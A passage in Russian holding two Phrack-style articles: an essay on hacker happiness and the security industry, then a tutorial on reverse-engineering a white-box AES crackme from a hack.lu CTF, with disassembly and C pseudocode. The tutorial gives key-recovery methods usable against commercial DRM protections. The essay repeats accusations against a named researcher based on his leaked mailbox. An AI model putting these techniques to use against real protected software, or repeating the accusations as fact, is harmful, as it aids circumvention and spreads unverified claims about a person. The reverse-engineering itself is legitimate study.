Первая группа, победители лотереи, ожидаемо демонстрировала очень высокий уровень счастья сразу после выигрыша. Вторая группа, только что ставшие параплегиками, напротив, была крайне несчастна — некоторые до такой степени, что сожалели о том, что не погибли в аварии. Эти данные вполне очевидны и вряд ли кого-то удивят; однако поразительными оказались результаты второго интервью.

Спустя годы победителей лотереи опросили вновь, и на этот раз результаты оказались весьма неожиданными. Выяснилось, что уровень их счастья значительно упал — настолько, что большинство победителей чувствовали себя менее счастливыми, чем до выигрыша. Параплегики же, напротив, показали очень высокий уровень счастья — равный или превышающий тот, что был до аварии. Так что же произошло на самом деле?

Объяснить это помогают обстоятельства жизни победителей лотереи. Выиграв, они решили, что наконец достигли всего желаемого — ведь массовая культура отождествляет счастье с материальным благополучием, и поначалу их уровень счастья резко вырос. Однако со временем они начали понимать, что деньги не приносят того счастья, которого они ожидали от богатства. Осознание того, что полного счастья достичь, возможно, не удастся, стало причиной его падения. Пытаясь компенсировать это, они начали тратить деньги на материальные вещи — но те уже не были источником счастья. Усугубляло ситуацию то, что новое богатство породило новые проблемы (цитируя Notorious B.I.G.: «Mo money mo problems»). Семья, друзья и коллеги стали восприниматься как угроза — казалось, все они хотят лишь воспользоваться новым состоянием. Окружающие начали просить займы и услуги, что вынуждало победителей дистанцироваться от близких. В попытке компенсировать это они принялись искать новых друзей в своей имущественной категории. Но разрыв со старыми друзьями и семьёй, с которыми были выстроены крепкие связи на протяжении большей части жизни, и попытки завести новые знакомства породили одиночество, напрямую повлиявшее на резкое падение уровня счастья.

С другой стороны, те, кто стал параплегиком, в трудные времена в значительной мере опирались на семью и друзей, что лишь укрепляло их взаимные связи. И так же, как победителей лотереи, обстоятельства вернули им старых знакомых из прошлого. Но в отличие от лотерейных миллионеров, к которым возвращались в расчёте на выгоду, к параплегикам приходили с прямо противоположной целью — помочь. Ещё одним фактором роста счастья стало то, что группа парализованных вынуждена была учиться жить с новым состоянием. Это обучение давало колоссальное чувство достижения, поднимавшее уровень счастья. Спустя несколько лет семейные связи окрепли как никогда; дружба стала ближе, а ощущение того, что им удалось преодолеть собственные ограничения, принесло им огромное счастье — равное тому, что было до аварии, а нередко и превышающее его.

Если бы кто-то спросил вас, что вы предпочтёте — стать параплегиком или выиграть в лотерею, ответ очевиден: все выбрали бы лотерею. Однако этот выбор противоречит исследованиям, которые показали, что в итоге бóльшее счастье принесло бы как раз первое.

Разумеется, я не призываю идти этим путём (если вы всерьёз об этом думаете — остановитесь!). Я лишь пытаюсь показать, что реальная дорога к счастью может заставить вас взглянуть на вещи совершенно иначе — вопреки интуиции.

3 — Индустрия безопасности

В последние годы я наблюдал, как многие хакеры приходят в индустрию информационной безопасности с иллюзией, что хакинг в качестве основной работы принесёт им огромное счастье. Через пару лет они обнаруживают, что хакинг больше не доставляет удовольствия, что прежние ощущения ушли, и начинают винить в этом хакерскую сцену — нередко объявляя её «мёртвой».

Попробую объяснить это поведение с точки зрения науки о счастье.

Начну с журналистики. Наука о счастье показала, что люди счастливы в профессии, где:

> *«Делать хорошее (качественная работа) совпадает с тем, чтобы жить хорошо (достигать благополучия и карьерного роста) в своей области.»*

Журналистика — одна из тех профессий, где хорошая работа (улучшение мира через продвижение демократии и свободы слова) как правило не ведёт к профессиональному росту. Джулиан Ассанж, главный редактор Wikileaks, — весьма наглядный пример. Твёрдо веря в свободу слова, он навлёк на себя немало бед. Зато сенсационность и преувеличение в подаче новостей ведут к бóльшим продажам, а значит — к бóльшим рекламным доходам, что и считается успехом. Но для этого журналисты вынуждены идти на компромисс со своими убеждениями, что неизбежно снижает уровень их счастья. Те же, кто отказывается от компромисса, испытывают злость на свою профессию, видя, как продвигаются те, кто нечестен. Это тоже ведёт к снижению счастья. Поэтому журналистика — одна из профессий, представители которой в среднем наименее счастливы.

Хакинг, напротив, лишён этой проблемы. В хакерской среде выдающаяся работа признаётся и вызывает восхищение. Хакеры, способные написать эксплойт, считавшийся невозможным, или найти невероятно сложную уязвимость, получают признание и похвалу сообщества. Многие хакеры разрабатывают отличные инструменты и выпускают их в открытый доступ. Open source сообщество разделяет многие ценности хакерского сообщества. Нетрудно понять, почему люди получают такое удовольствие от работы над открытыми проектами. Большинство из них управляются по принципу меритократии: лучшие программисты быстро поднимаются вверх, написав хороший код. Кроме того, идея открытого кода и доступных разработок даёт участникам ощущение наполненности — ведь они трудятся не ради прибыли, а во имя лучшего мира. Эти идеалы всегда были неотъемлемой частью хакерского сообщества, одним из девизов которого является: «Знание должно быть свободным, информация должна быть свободной». Принадлежность к таким сообществам приносит огромное счастье — именно поэтому они процветали без каких-либо экономических стимулов.

Однако в последние годы индустрия безопасности всё теснее сближается с хакерским миром. Многие представители хакерской сцены перешли в индустрию безопасности, когда возросшие жизненные обязательства потребовали бóльших доходов (семья, ипотека). Им казалось, что работать хакером — это идеальное совпадение призвания и профессии.

Тем не менее индустрия безопасности не обладает теми же свойствами, что хакерское или open source сообщества. Она гораздо ближе к журналистике.

Главное различие между хакерским сообществом и индустрией безопасности — в их потребителях. В хакерском сообществе потребители — сами хакеры; в индустрии безопасности это компании и организации, которые ведут себя иначе. Их поведение схоже с поведением потребителей журналистики — отчасти потому, что эти компании частично являются их подмножеством. Такие потребители судят о работе не по хакерским меркам: они менее информированы и руководствуются иными критериями оценки качества.

Именно поэтому хакер, придя в индустрию безопасности, рано или поздно обнаруживает, что хорошая работа больше не означает роста как специалиста по безопасности. Он быстро усваивает новый набор правил достижения «оптимального» результата: получение отраслевых сертификатов (CISSP и т. п.), раздувание значимости своих исследований ради медийного освещения и нередко вынужденный компромисс со своими идеалами ради сохранения источника дохода (вспомним

движения «no more free bugs», «no more free techniques»).

Те, кто решает не участвовать в этом, быстро замечают: именно те, кто участвует, и идут вверх. Большинство пытаются исправить ситуацию, публично разоблачая таких людей, что часто влечёт критику со стороны хакерского сообщества. Однако в самой индустрии безопасности это ни на что не влияет — там эти люди по-прежнему пользуются огромным успехом.

Для наглядности: широко распространилась практика объявлять о находках и заявлять, что публикация деталей уязвимости повлечёт катастрофические последствия — как в примере ниже. Хакерское сообщество быстро критикует подобное поведение, нередко подвергая виновного остракизму, а в ряде случаев и взламывая его, чтобы публично разоблачить. Однако за пределами хакерского сообщества эффект обратный: фигурант получает более высокий статус, позволяющий ему выступать на ведущих отраслевых конференциях. Его хвалят за «ответственное раскрытие», и в итоге он приобретает репутацию гуру безопасности.

Проиллюстрируем это реальным примером. 28 июля 2009 года, во время отраслевой конференции Black Hat Briefings в Лас-Вегасе, был выпущен электронный журнал ZF05. В нём рассказывалось о нескольких уважаемых исследователях безопасности и о том, как их взломали. Один из них выделялся особо — Дэн Каминский. Годом ранее, за несколько месяцев до Black Hat Briefings, он объявил об обнаружении критической ошибки в работе DNS-серверов [0].

Помимо этого, он заявил, что во имя интернет-безопасности решил раскрыть технические детали лишь в своём докладе на Black Hat Briefings того же года. Реакция оказалась полярной: с одной стороны, «вендорский» лагерь и индустрия информационной безопасности восхваляли Дэна за ответственное раскрытие; с другой — ряд видных специалистов по безопасности раскритиковал этот подход [1].

В ответ Дэн представил себя мучеником, заявив, что все выступают против него, но он готов пожертвовать собой ради защиты Интернета.

Когда вышел ZF05, в нём были опубликованы почтовый ящик Дэна Каминского и его IRC-логи. В числе опубликованного — переписка времён раскрытия DNS-уязвимости. Письма показали именно то, что и так было известно каждому в хакерском сообществе: Дэн Каминский был чем угодно, только не мучеником, а вся история представляла собой масштабный пиар-трюк [2].

Несмотря на то что опубликованные данные были крайне компрометирующими и публично разоблачали Дэна Каминского как мастера работы с прессой, за пределами хакерского сообщества это не возымело никакого эффекта. В том же году Дэн Каминский снова выступил на Black Hat Briefings и вновь удостоился похвал. Впоследствии он был избран американским представителем, хранящим резервные копии корневых ключей глобальной системы DNS [3].

Это наглядно показывает: сколько бы сильно фигурант индустрии безопасности ни был «заовнен» хакерами — буквально (публикация почтового ящика и IRC-логов) или фигурально (доказательства того, что его исследования ошибочны, похищены, неточны или банально не оригинальны) — эти люди продолжают пользоваться огромным уважением в индустрии. Перефразируя Пэрис Хилтон: «Плохой прессы не бывает».

Со временем те, кто отказывается от компромиссов, либо живут в несчастье, разочарованные так называемыми «хакерами», получающими признание от индустрии безопасности, тогда как сами они воспринимаются лишь как консультанты, неспособные себя продать, — либо попросту уходят из профессии, сгорев и объявив, что хакинг мёртв.

4 — Возрождение

Поскольку цель этой статьи не в том, чтобы кого-то разоблачить или жаловаться на индустрию безопасности, оставим эту тему и перейдём к тому, что именно хакер может сделать, чтобы «хакнуть» своё счастье.

Раздел о возрождении — это логическое упражнение по анализу различных путей, доступных хакеру, одновременно работающему в индустрии консалтинга информационной безопасности, рассмотренных сквозь призму максимизации счастья.

Первый путь — продолжать бороться. Он весьма популярен: на протяжении многих лет мы наблюдали, как хакеры объединялись в группы, следуя этим путём (el8, h0n0, Zero for 0wned, project m4yh3m и другие). Но не стоит обольщаться: большинство таких групп в конце концов распадались, и я попробую объяснить почему. Во-первых, помните: люди очень плохо предсказывают, что принесёт им счастье. Имея это в виду, большинство подобных групп формируются с идеалом произвести большие перемены в сообществе безопасности. Проблема в том, что они не могут контролировать потребителей индустрии — а именно там и находится корень проблемы. Пытаясь добиться изменений, они быстро обнаруживают, что даже неопровержимые доказательства их правоты, убедительные для других хакеров, не производят впечатления на обычных людей. Первые победы и поддержка хакерского сообщества приносят новую волну счастья, но со временем нарастает разочарование от невозможности выйти за пределы хакерской аудитории, уровень счастья падает — и группа в итоге распадается. Если вы думаете о том, чтобы пойти этим путём, не верьте мне на слово — просто изучите историю предшествующих групп и сделайте выводы сами.

Другой путь — просто игнорировать всё это и продолжать работать на обочине в роли консультанта по безопасности. Как человек, который сам когда-то был частью индустрии безопасности — оставаясь на обочине и не изменяя своим идеалам, пока наблюдал, как малоквалифицированные люди идут вверх, — могу честно сказать: это выматывает. Для некоторых профессиональный успех является очень важной частью общего счастья. Поэтому, прежде чем выбрать этот путь, убедитесь, что карьерный рост не занимает центрального места в вашей жизни. Если так, сосредоточьтесь на других видах деятельности, из которых вы можете черпать счастье. Отличный вариант — участие в open source проектах или создание собственного. Существует и множество других альтернатив: семья, спорт и многое другое — всё это может принести огромное счастье. Если же вы по натуре весьма честолюбивы, этот путь сделает вас очень несчастными по очевидным причинам.

Наконец, есть ещё один путь. Просто принять правила игры в индустрии безопасности и играть по ним. В таком сценарии, начав подниматься, вы обнаружите, что для дальнейшего роста придётся идти на этические компромиссы. К сожалению, даже если профессиональный успех поначалу приносит некоторое счастье, вы начнёте чувствовать, что продали душу дьяволу. Это чувство будет тянуть уровень счастья вниз, и чем больше компромиссов — тем сильнее. Одновременно вы начнёте ненавидеть работу, заставляющую вас изменять своим идеалам. В итоге профессиональный успех перестанет приносить какое-либо счастье. Совокупность ненависти к работе и предательства идеалов снизит уровень счастья до очень низкой отметки. В конце концов вы придёте к ложному выводу, что хакинг вам больше не нравится, что он мёртв — и именно поэтому вы так несчастны.

К счастью для вас, индустрия безопасности — не единственный вариант. Ваши навыки и интеллект будут ценны в самых разных областях. Решать, какую карьеру строить, — только вам. Многие хакеры выбирают работу в качестве программистов — это отличный вариант, поскольку у них уже есть обширные знания в этой области. Но вы не ограничены миром разработки. Мне доводилось видеть случаи, когда хакеры выбирали профессии, совершенно далёкие от вычислительной техники, — например музыку или искусство — и при этом достигали немалых успехов и были счастливы.

Это не означает отказа от хакинга; скорее, всё наоборот. Многие люди, включая меня самого, занимаются хакингом как хобби и зарабатывают на жизнь в совершенно другой индустрии. Если вы выберете этот путь, то поймёте: сама принадлежность к этому сообществу приносит огромное счастье. В глубине души вы уже знаете это, раз читаете эту статью. Настоящая причина, по которой вы начали заниматься хакингом, была не в том, что вы хорошо в этом разбирались или любили компьютеры; это делало вас счастливыми — и нет никаких оснований, чтобы что-то изменилось.

Для тех, кто давно работает в индустрии безопасности, недоволен сложившимся положением и склонен обвинять в этом хакерское сообщество: не надо. Поймите, что проблема не в хакерском сообществе, а в индустрии безопасности, и как только вы снова начнёте заниматься хакингом как хобби — прежние ощущения вернутся.

5 — Выводы

Надеюсь, мне удалось дать некоторое понимание того, что делает людей счастливее, на что следует обращать внимание в любой индустрии, если вы хотите максимизировать своё счастье, и — что важнее всего — как устроена индустрия безопасности.

Будем надеяться, что кто-то из вас сможет принять более взвешенные решения, и в итоге вывод должен быть таким:

> *Хакинг никогда не умрёт, потому что в конечном счёте мы все хотим счастья, а хакинг приносит счастье.*

СЧАСТЛИВОГО ХАКИНГА!

6 — Ссылки

[0] http://dankaminsky.com/2008/07/09/an-astonishing-collaboration/
[1] https://lists.immunityinc.com/pipermail/dailydave/2008-July/005177.html
[2] http://attrition.org/misc/ee/zf05.txt
[3] http://www.root-dnssec.org/tcr/selection-2010/

Практический взлом реализаций белого ящика

Автор: SysK - whiteb0x [o] phrack o org

---

1 - Введение

Эта статья посвящена WB-криптографии (криптографии белого ящика). Возможно, вы о ней немного слышали, но если вы занимаетесь обратной разработкой и, в частности, программными защитами — она вас заинтересует.

Обычно полноценные знания по криптографии получают либо из академических статей, либо из криптографических книг (написанных настоящими криптографами). Однако криптография — это математика, и порой она кажется слишком теоретической для среднестатистического реверсера/хакера. Я хочу предложить гораздо более практический подход, сочетающий обратную разработку и элементарную математику.

Очевидно, статья написана не для криптографов, а для хакеров или крэкеров, незнакомых с концепцией белого ящика и желающих в ней разобраться. Учитывая почти полное отсутствие публичных реализаций для экспериментов и сравнительно небольшое количество ценной информации по этой теме, я надеюсь, что она окажется полезной. Или хотя бы приятной для чтения... O:-)

---

2 - Что такое реализация WB?

Начнём с краткого объяснения. Белый ящик — это особая реализация криптографического примитива, разработанная для противодействия изучению внутреннего устройства. Рассмотрим случай бинарного файла, встраивающего (и использующего) симметричный примитив (например, AES). При обычных реализациях ключ AES всегда в какой-то момент выполнения программы утекает в память. Это классический сценарий, когда реверсер использует отладчик. Как бы сложно это ни было (анти-отладочные приёмы, обфускация ключа и т.д.), он всегда найдёт способ перехватить ключ. Методы криптографии белого ящика были разработаны для решения этой проблемы, весьма актуальной в области DRM (управления цифровыми правами).

Как это работает? Главная концепция, которую нужно запомнить: ключ никогда не представлен явно. Можно сказать, что он математически преобразован или «слит» с процедурой шифрования. Таким образом, для одного ключа существует один конкретный обфусцированный примитив, строго эквивалентный исходному*. Для одного входного значения обе реализации дают одинаковый результат. Математическое преобразование устроено так, что злоумышленник с отладчиком не сможет вывести ключ из внутреннего состояния... по крайней мере, в идеальном мире :-)

*: Это не «совсем» верно, как мы увидим позже во внешних кодировках.

Запутались? Взгляните на этот маленький пример:

```
-> Функция1: для x из [0:3] f(x) = (k+x) % 4
-> Функция2: для x из [0:3] g(x) = S[x] где S = [3,0,1,2]
```

Если k==3, то функции f() и g() эквивалентны. Однако первая явно использует ключ 'k', тогда как вторая — нет, будучи реализована как таблица поиска (LUT). Можно сказать, что g() является реализацией белого ящика f() (пусть и очень слабой) для ключа 3. Этот пример несложно понять, но вскоре вы обнаружите, что при обфускации полноценного реального криптографического примитива всё намного сложнее.

---

3 - Что нужно знать о белых ящиках

```
<<<<<<<<<<<<<<<<<< ОТКАЗ ОТ ОТВЕТСТВЕННОСТИ <<<<<<<<<<<<<<<<<<
> Я намеренно не буду вдаваться в подробности.             <
> Как было сказано, статья основана на практическом подходе, <
> поэтому пока оставим математику в стороне.               <
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
```

3.1 - Существующие продукты

WB-криптография реализована в коммерческих продуктах для обеспечения безопасности сравнительно небольшим числом компаний (Cloakware — приобретена Irdeto, Whitecryption, Arxan, Syncrosoft и др.). Обычно они предоставляют защищённый API, который затем интегрируется в другие примитивы безопасности, зачастую для нужд DRM. Помимо прочего, они разрабатывают WB-примитивы для симметричного шифрования (DES, AES), а также MAC (HMAC, CMAC) и асимметричных примитивов (ECC, RSA, DSA).

Как часто WB встречается в реальной жизни? Чаще, чем можно подумать! Например, из [R10] следует, что у Irdeto немало известных клиентов, включая TI, Sony, Adobe и Netflix. Вероятно,

WB-криптография будет всё шире применяться в программных защитах.

Насколько мне известно, существует лишь 2 публичных (некоммерческих) примера WB-реализаций, оба с нераскрытыми генераторами:

• Первый исторически — бинарный файл на сайте Брехта Вейзера [R04], реализующий WB DES. Brecht предлагает всем желающим найти ключ:


«Если хотите, попробуйте извлечь секретный ключ, используя всю информацию, которую можно получить из этой реализации (кроме атак методом перебора в режиме чёрного ящика, разумеется).»

Учтите, что это задача, а не продуктивный код.

• Второй, менее известный — задача, предложенная Jb на хакатоне hack.lu 2009 года [R02]. Это упрощённый WB для AES, хотя официально он таковым назван не был. Часть задачи как раз состоит в том, чтобы это выяснить (ой!).

Используемый криптоанализ значительно уступает академическому уровню, но тем не менее интересен и является первым шагом для тех, кто хочет серьёзно подойти к взлому более надёжных реализаций.

Мы изучим оба случая, начав с бинарника Jb, и посмотрим, как можно найти решение в каждом из них.



3.2 - Современное состояние науки

Насколько мне известно, академические публикации ограничены симметричным шифрованием и в особенности DES и AES (хотя случай SPN несколько расширен в [R08]). Объяснение истории разработки и криптоаналитических методов было бы слишком сложным и уже подробно описано в диссертации Брехта Вейзера [R04].

Главный вопрос — существует ли защищённый WB-дизайн, и если посмотреть на современный уровень криптографии, то... нет! В настоящее время не существует ни одного предложения по реализации, не сломанного по своей сути. А «сломанного» здесь означает восстановление ключа за секунды в худшем случае. Да, _настолько_ сломанного!

Тем не менее WB-криптография в реальной жизни может быть иной, потому что:

• Как было сказано, существуют проприетарные реализации алгоритмов, не упомянутых ни в одной статье (алгоритмы MAC, асимметричные алгоритмы). Это доказывает, что разработчики были достаточно умны, чтобы создать новые реализации. С другой стороны, без формального анализа этих реализаций ничего нельзя утверждать об их реальной безопасности.

• Продукты Cloakware были хотя бы частично разработаны криптографами, создавшими первый белый ящик [R7]. С одной стороны, можно предположить, что их продукт сломан по дизайну. С другой, можно допустить, что он как минимум устойчив к существующим методам криптоанализа. О других защитах (Whitecryption, Arxan, Syncrosoft) сказать немного, но можно предположить, что они уступают.

Итак, сложно ли взломать WB-защиты на практике? Кто знает? Но помните: защита ключа — это одно, а защита контента — другое. Поэтому, если вы когда-нибудь будете аудировать решение на основе белого ящика, прежде чем пытаться восстановить ключ, проверьте, можно ли перехватить открытые тексты. Существует множество возможных атак, потенциально обходящих WB-защиты [R06].

Замечание: очевидно, что в случае DRM (если не используется аппаратная защита) вы всегда найдёте способ перехватить незашифрованные данные, поскольку в какой-то момент проигрыватель должен отправить аудио/видеопотоки драйверам звуковой/видеокарты, и можно перехватить часть их функций для извлечения медиаданных. Однако это неприемлемо, если медиаконтент требует синхронизации нескольких потоков (например, фильм с аудио и видео).

Теперь перейдём к первой задаче :)

---

4 - Первый случай: задача hack.lu

Я должен поблагодарить Jb за этот бинарный файл — именно он несколько дней назад предложил мне его решить*. К сожалению, моё решение предвзято, поскольку с самого начала я знал, что речь идёт об AES-белом ящике. Не будь этого, я мог бы выбрать другой подход. Тем не менее это достаточно хороший пример для введения в WB-защиты.

*: Phrack обычно запаздывает, поэтому «несколько дней назад» вероятно означает «несколько недель** назад».
**: Phrack _действительно_ запаздывает, поэтому «несколько недель назад» теперь означает «несколько месяцев назад» ;>

4.1 - Шаг обнаружения

Поскольку задача заключается во взломе AES-белого ящика, нам, вероятно, потребуется выполнить несколько задач:

• выяснить, является ли WB шифрованием AES или AES^-1, и соответствующую длину ключа: 16 (AES-128), 24 (AES-192), 32 (AES-256)? Нам нужно точно установить, ч*то* именно было упаковано в белый ящик.

• разобрать каждую криптографическую функцию и выяснить, как они соотносятся с исходными функциями AES. Это вопрос о том, *как* именно была выполнена упаковка в белый ящик.

• найти способ восстановить исходный ключ.

Описывать AES не нужно — это не требуется для понимания данной части. Необходимые подробности будут приведены немного позже. Для начала посмотрим, как извлекается серийный

номер. Начнём с быстрого реверс-инжиниринга функции sub_401320():

```
                mov     eax, [esp+38h+hDlg]
                push    21h             ; cchMax
                lea     ecx, [esp+3Ch+String]
                push    ecx             ; lpString
                push    3ECh            ; nIDDlgItem
                push    eax             ; hDlg
                call    ds:GetDlgItemTextA
                cmp     eax, 20h        ; длина == 32?
```

Без особых сюрпризов: вызывается GetDlgItemText() для получения буквенно-цифровой строки. Сравнение в последней строке означает длину 32 байта в ASCII-представлении (без нулевого байта), то есть серийный номер из 16 байт. Продолжим:

```
                cmp     eax, 20h
                jz      short good_serial  ; если длина в порядке, начать
                                           ; преобразование
bad_serial:
                xor     eax, eax
                [...]
                retn ; return 0
good_serial:
                push    ebx
                push    esi
                xor     esi, esi  ; i=0
                nop

build_data_buffer:
                movzx   edx, [esp+esi*2+40h+String]
                push    edx
                call    sub_4012F0 ; получить младший ниббл
                mov     ebx, eax
                movzx   eax, [esp+esi*2+44h+var_27]
                push    eax
                shl     bl, 4
                call    sub_4012F0 ; получить старший ниббл
                or      bl, al     ; bl теперь содержит преобразованный байт
                mov     byte ptr [esp+esi+48h+input_converted], bl
                                   ; input_converted[i] = bl
                inc     esi        ; i++
                add     esp, 8
                cmp     esi, 10h
                jl      short build_data_buffer

                lea     ecx, [esp+40h+input_converted]
                push    ecx
                mov     edx, ecx
                push    edx
                call    sub_401250 ; обёртка белого ящика
                add     esp, 8
                pop     esi
                mov     eax, 10h
                xor     ecx, ecx
                pop     ebx

                ; Сравниваем результирующий буфер байт за байтом

compare_buffers:
                mov     edx, [esp+ecx+38h+input_converted]
                cmp     edx, dword ptr ds:aHack_lu2009Ctf[ecx]
                                    ; "hack.lu-2009-ctf"
                jnz     short bad_serial
                sub     eax, 4
                add     ecx, 4
                cmp     eax, 4
                jnb     short compare_buffers
                [...]
                retn
```

Строка преобразуется побайтно функцией sub_4012F0() в соответствующий блок открытого текста (или шифртекста) для криптографических операций. Затем вызывается функция sub_401250(), принимающая его в качестве параметра. По возвращении буфер сравнивается со строкой "hack.lu-2009-ctf" (16 байт). Если они совпадают, серийный номер верен (функция возвращает 1).

Рассмотрим sub_401250() подробнее:

```
sub_401250      proc near        ; WrapperWhiteBox
                [...]
                mov     eax, [esp+14h+arg_0]
                push    esi
                mov     esi, [esp+18h+arg_4]
                xor     ecx, ecx
                add     eax, 2
                lea     esp, [esp+0]

permutation1:
                ; Первый шаг — транспозиция (специальная перестановка)

                movzx   edx, byte ptr [eax-2]
                mov     [esp+ecx+18h+var_14], dl
                movzx   edx, byte ptr [eax-1]
                mov     [esp+ecx+18h+var_10], dl
                movzx   edx, byte ptr [eax]
                mov     [esp+ecx+18h+var_C], dl
                movzx   edx, byte ptr [eax+1]
                mov     [esp+ecx+18h+var_8], dl
                inc     ecx
                add     eax, 4
                cmp     ecx, 4
                jl      short permutation1

                ; Второй шаг — вызов белого ящика

                lea     eax, [esp+18h+var_14]
                push    eax
                call    sub_401050  ; вызов WhiteBox
                [...]

permutation2:
                ; Третий шаг — также транспозиция
                ; Позиции байтов восстанавливаются

                movzx   edx, [esp+ecx+14h+var_14]
                mov     [eax-2], dl
                movzx   edx, [esp+ecx+14h+var_10]
                mov     [eax-1], dl
                movzx   edx, [esp+ecx+14h+var_C]
                mov     [eax], dl
                movzx   edx, [esp+ecx+14h+var_8]
                mov     [eax+1], dl
                inc     ecx
                add     eax, 4
                cmp     ecx, 4
                jl      short permutation2
                [...]
                retn
```

На первый взгляд, sub_401250() состоит из трёх элементов:

• Первая группа инструкций, работающая с буфером — не что иное, как транспозиция матрицы (4×4) на уровне байтов.

Например:

```
A B C D          A E I M
E F G H  стает   B F J N
I J K L          C G K O
M N O P          D H L P
```

Это стандартный шаг подготовки блока открытого/шифртекста в так называемое «состояние» (state), поскольку AES работает с матрицей 4×4.

• Затем функция вызывает sub_401050(), состоящую из элементарных операций: XOR, вращений и подстановок.

• Вторая транспозиция. Важно знать, что транспозиция является собственной обратной функцией. Исходные позиции байтов тем самым восстанавливаются.

sub_401050() является белым ящиком. Является ли он функцией AES или AES^-1 и какова длина ключа — ещё предстоит определить. Серийный номер выступает открытым или шифртекстом, который (де)шифруется ключом, который мы хотим восстановить. Поскольку выходной буфер сравнивается с английской фразой, логично предположить, что функция — это AES^-1.

Реверс-инжиниринг sub_401050()

Подробное описание всех шагов было бы и скучным, и бессмысленным, поскольку никакого особого мастерства здесь не требуется. Всё довольно прямолинейно. Результирующий псевдокод на C можно записать следующим образом:

```
// ----- Первая версия -----
void sub_401050(char *arg0)
{
    int round,i;

    // 9 первых раундов
    for(round=0; round<9; round++)
    {
      // шаг-1(round)
      for(i=0; i<16; i++)
        arg0[i] = (char) 0x408138[ i + (arg0[i] + round*0x100)*16 ];

      // шаг-2
      sub_401020(arg0);

      // шаг-3
      for(i=0; i<4; i++)
      {
        char cl,dl, bl, var_1A;

        cl  = byte_414000[ arg0[0+i]*4 ];
        cl ^= byte_414400[ arg0[4+i]*4 ];
        cl ^= byte_414800[ arg0[8+i]*4 ];
        cl ^= byte_414C00[ arg0[12+i]*4 ];

        dl  = byte_414000[ 1 + arg0[0+i]*4 ];
        dl ^= byte_414400[ 1 + arg0[4+i]*4 ];
        dl ^= byte_414800[ 1 + arg0[8+i]*4 ];
        dl ^= byte_414C00[ 1 + arg0[12+i]*4 ];

        bl  = byte_414000[ 2 + arg0[0+i]*4 ];
        bl ^= byte_414400[ 2 + arg0[4+i]*4 ];
        bl ^= byte_414800[ 2 + arg0[8+i]*4 ];
        bl ^= byte_414C00[ 2 + arg0[12+i]*4 ];

        var_1A = bl;

        bl  = byte_414000[ 3 + arg0[0+i]*4 ];
        bl ^= byte_414400[ 3 + arg0[4+i]*4 ];
        bl ^= byte_414800[ 3 + arg0[8+i]*4 ];
        bl ^= byte_414C00[ 3 + arg0[12+i]*4 ];

        arg0[0+i] = cl;
        arg0[4+i] = dl;
        arg0[8+i] = var_1A;
        arg0[12+i] = bl;
      }
    }
```

```
    // шаг-4
    for(i=0; i<16; i++)
      arg0[i] = (char) 0x411138 [ i + arg0[i] * 16 ]

    // шаг-5
    sub_401020(arg0);
    return;
}
// ----- Конец первой версии -----
```

Похоже, у нас 10 раундов (9 + 1 специальный), что, вероятно, означает AES-128 или AES-128^-1 (следовательно, длина ключа 16 байт — оба варианта связаны).

Замечание: очень важно то, что мы будем пытаться решить эту задачу, используя несколько предположений или гипотез. Например, нет явного доказательства, что количество раундов равно 10. Это _похоже_ на 10, но до тех пор, пока задействованные функции (и особенно таблицы) не проанализированы, следует помнить, что мы можем ошибаться и что могут быть использованы хитрые приёмы для нашей дезориентации.

Теперь у нас есть общая картина — давайте немного уточним её. Для этого проанализируем:

• Таблицы по адресам 0x408138 (шаг-1) и 0x411138 (шаг-4)
• Независимую от раунда функцию sub_401020 (шаг-2, шаг-5)
• Шаг-3 и 16 массивов byte_414x0y, где:
• x □ {0,4,9,C}
• y □ {0,1,2,3}

Таблицы довольно легко проанализировать. Беглый взгляд показывает, что для каждого символа в каждом раунде имеется одна таблица подстановки. Каждая подстановка выглядит как «случайная» биекция. Кроме того, 0x408138 + 16×256×9 = 0x411138 (что является адресом таблицы последнего раунда).

Функция sub_401020() — это простая обёртка для sub_401000():

```
void sub_401020(arg0)
{
    int i;

    for(i=0; i<4; i++)
        sub_401000(arg0, 4*i, i);
}

// параметр arg4 бесполезен, но кого это волнует?
void sub_401000(arg0, arg4, arg8)
{
    if(arg8 != 0)
    {
        (int) tmp = ((int)arg0[4*arg8] << (8*arg8)) & 0xFFFFFFFF;
        (int) arg0[4*arg8] = tmp | ((int)arg0[4*arg8] >> (32-(8*arg8)));
    }
    return;
}
```

Это явно функция ShiftRows() из AES. Например:

```
        59 49 90 3F           59 49 90 3F   [ <<< 0 ]
        30 A7 02 8C  стает    A7 02 8C 30   [ <<< 1 ]
        0F A5 07 22           07 22 0F A5   [ <<< 2 ]
        F9 A8 07 DD           DD F9 A8 07   [ <<< 3 ]

        здесь '<<<' — циклический сдвиг
```

ShiftRows() используется в функции шифрования, тогда как функция дешифрования использует обратную функцию. Если нет ловушки для нашей дезориентации, это серьёзный намёк на то, что наше предыдущее предположение было неверным и WB является AES, а не AES^-1.

Что касается шага-3, давайте посмотрим на таблицы. Все они содержат биекции, но явно не случайные и не различные. Взглянем, например, на таблицу byte_414400:

```
byte_414400 : 0 3 6 5 C F A 9 ...
```

(Элементы этой таблицы находятся по адресам 0x414400, 0x414404, 0x41440C и т.д. Это объясняется умножением на *4, которое вы видите в коде C. Правило применяется и к остальным 15 таблицам.)

Если вы когда-либо изучали/реализовывали AES, то знаете, что его структура алгебраическая. MixColumns, в частности, — операция умножения каждого столбца состояния на конкретную матрицу 4×4. Коэффициенты таких математических объектов — не целые числа, а элементы GF(2^8), представление которых определяется конкретным двоичным полиномом.

Если вы не понимаете, о чём я говорю, скажем проще: умножение указанных коэффициентов AES — это не простое целочисленное умножение. Поскольку само по себе вычисление крайне неэффективно, большинство реализаций используют специальные таблицы с предвычисленными результатами. AES требует умножений на 01, 02 и 03 в GF(2^8). В частности, byte_414400 — таблица для вычисления b = 3×a в таком поле (a — индекс, b — значение).

Взглянем на таблицы. В каждом случае было легко увидеть, что они содержат предвычисленное умножение на заданный коэффициент:

```
